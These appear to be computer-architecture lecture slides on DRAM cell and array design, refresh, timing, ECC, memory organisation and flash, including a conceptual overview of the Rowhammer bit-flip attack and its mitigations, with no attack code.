


- Square array of cells
- Address split into Row address and Column Address bits
- Row address selects row of cells to be activated
- Cells discharge
- Cell state latched by per-column sense amplifiers
- Column address selects data for output
- Data must be written back to selected row
- Current flow is detected and latched
- Data from selected column is routed to output

# DRAM array design




- **Square array of cells**
- **Address split into Row address and Column Address bits**
- **Row address selects row of cells to be activated**
- **Cells discharge**
- **Cell state latched by per-column sense amplifiers**
- **Column address selects data for output**
- **Data must be written back to selected row**
  - Sensed and latched data is written back
  - To all the capacitors in the row



**Figure 1**

Schematic of a one-transistor DRAM cell [1]. The array device (transistor) is addressed by switching the wordline voltage from  $V_{WLL}$  (wordline-low) to  $V_{WLH}$  (wordline-high), enabling the bitline and the capacitor to exchange charge. In this example, a data state of either a “0” (0 V) or a “1” ( $V_{BLH}$ ) is written from the bitline to the storage capacitor.  $V_{BB}$  is the electrical bias applied to the p-well.



**Figure 4**


SEM photomicrograph of 0.25- $\mu\text{m}$  trench DRAM cell suitable for scaling to 0.15  $\mu\text{m}$  and below. Reprinted with permission from [17]; © 1995 IEEE.

- **Single transistor**
- **Capacitor stores charge**
- **Decays with time**
- **Destructive read-out**

# DRAM refresh

- After a while the charge leaks – and the data cannot be reliably read
- So we must refresh every cell periodically
- Eg every 64ms
- Usually managed by a microcontroller on the DRAM chip
- DRAM is unavailable during refresh – so every few microseconds a transaction may be delayed
- Refresh may be triggered more frequently if device is hot
- Refresh is a significant energy cost – and we could think about how to reduce it

Refresh periodically cycles through all rows




Column address bits

# DRAM timing characteristics

- Once a row has been selected, the whole row is latched
- So different elements of the row (ie from different columns) can be accessed with lower latency
- For example: a 60 ns ( $t_{RAC}$ ) DRAM can
  - perform a row access only every 110 ns ( $t_{RC}$ )
  - perform column access ( $t_{CAC}$ ) in 15 ns, but time between column accesses is at least 35 ns ( $t_{PC}$ ).
    - In practice, external address delays and turning around buses make it 40 to 50 ns
    - Excluding memory controller overhead!
- Row access *cycle* time is longer than row access time
  - Because data needs to be written back after it is read

# Putting it all together...



- Architecture of SDRAM chip (based on Micron MT48LC32M4A2 data sheet)
- From David Taiwei Tang's PhD thesis (<https://www.ece.umd.edu/~blj/papers/thesis-PhD-wang--DRAM.pdf>)

## Motivation:

- Failures/time *proportional* to number of bits!
- As DRAM cells shrink, more vulnerable
- Various causes
  - Interference from neighbouring cells
  - radiation – such as high-energy cosmic rays (“single-event upsets”, SEUs)

## Basic idea: add redundancy through parity/ECC bits

- Common configuration: Random error correction
  - SEC-DED (single error correct, double error detect)
    - A Hamming code – see [https://en.wikipedia.org/wiki/Hamming\\_code](https://en.wikipedia.org/wiki/Hamming_code)
  - One example: 64 data bits + 8 parity bits (11% overhead)
  - Substantial space overhead, and hardware to check and correct
- Really want to handle failures of whole chips, not just upset bits
  - Organization is multiple DRAMs/SIMM, multiple SIMMs
  - Want to recover from failed DRAM and failed SIMM!
  - Cf RAID (<https://en.wikipedia.org/wiki/RAID>)

## ● Can we cause memory upsets?

- Suppose we write a program that repeatedly writes the yellow rows
- Can we flip bits in the purple row?

- This is how you *test* a DRAM!

- But common DRAMs can still be flipped despite passing manufacturing tests

- With determination and many writes


- This may enable a program to change data that belongs to another process, or the OS

- Such as the page table

- And gain access to private data

- March 2015: successful attack revealed by security team at Google

# Rowhammer



## ● Mitigations

- ECC provides some protection
- Adaptive refresh “target row refresh” (TRR) – count accesses and refresh potential victim rows early
- Some evidence that both ECC and TRR can be overcome

DRAM topics we don't have time for...


# Further topics

- DRAM energy optimisations
- Stacking, eg Micron's Hybrid Memory Cube (HMC)
- Processing-in-memory, near-memory processing
- Bulk copy and zeroing (easy intra subarray, trickier inter) – Rowclone.
- Non-volatile memory (NVM), storage-class memory (SCM), Phase-change memory (PCM), Flash, Crosspoint, Optane
- Why NVM isn't a filesystem

More cache topics:


- Energy optimisations in the memory hierarchy
  - Sparsh Mittal, **A survey of architectural techniques for improving cache power efficiency**, Sustainable Computing: Informatics and Systems, Volume 4, Issue 1, 2014,
- Content locality, upper bit content locality
- Compressed skewed caches
  - Somayeh Sardashti, André Seznec, and David A. Wood. **Skewed Compressed Caches**. MICRO 2014

# Main Memory Organizations




- ***Simple:***

- CPU, Cache, Bus, Memory same width (32 or 64 bits)



- ***Wide:***

- Parallel data transfer
  - Same address in all banks



- ***Interleaved:***

- Parallel addressing
  - Different address in each bank
- Parallel data transfer
- Bank selection strategy?

# Main Memory Summary




- DRAM arrays have separate row address latency
- DRAM reads are destructive – needs to be written back
- DRAM needs periodic refresh
- Memory parallelism:
  - DRAM packages typically include multiple DRAM arrays, which can be row-addressed in parallel
  - Wider Memory – increase transfer bandwidth to transfer up to a whole row (or more?) in a single transaction
  - Interleaved Memory: allowing multiple addresses to be accessed in parallel
- Bank conflicts occur when two different rows in the same DRAM array are required at the same time
  - Hardware strategies, software strategies...
- Need error correction (which costs in space and time)
- Non-volatile memory technologies – fast-moving field
  - Flash – requires block erasure, suffers burnout
  - Phase-change – slow writes, bitwise addressable

# Extra material for interest

# FLASH

## Storage Technologies: dense, non-volatile<sup>29</sup>

- Mosfet cell with two gates
- One “floating”
- To program, charge tunnels via <7nm dielectric
- Cells can only be erased (reset to 0) in blocks


